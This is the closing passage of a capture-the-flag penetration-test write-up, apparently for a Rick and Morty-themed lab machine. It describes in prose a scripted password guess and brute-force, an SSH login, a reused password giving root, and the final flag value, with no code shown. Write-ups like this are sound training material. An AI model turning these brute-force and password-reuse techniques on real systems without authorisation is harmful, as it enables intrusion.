Why: A Python script was used to generate potential passwords based on the provided clues, followed by a brute-force attack to find the correct password. This method combines password cracking skills with scripting. I used the password to gain control of user RickShancez using SSH and with that password I also gained root access and got the last FLAG.

Flag: FLAG{Ionic Defibrillator}-30 Points

Conclusion:

In this penetration test, a total of nine flags were successfully captured using diverse methods and tools. The test was carefully designed to employ different techniques, depending on the specific challenges presented. The engagement can be considered a success.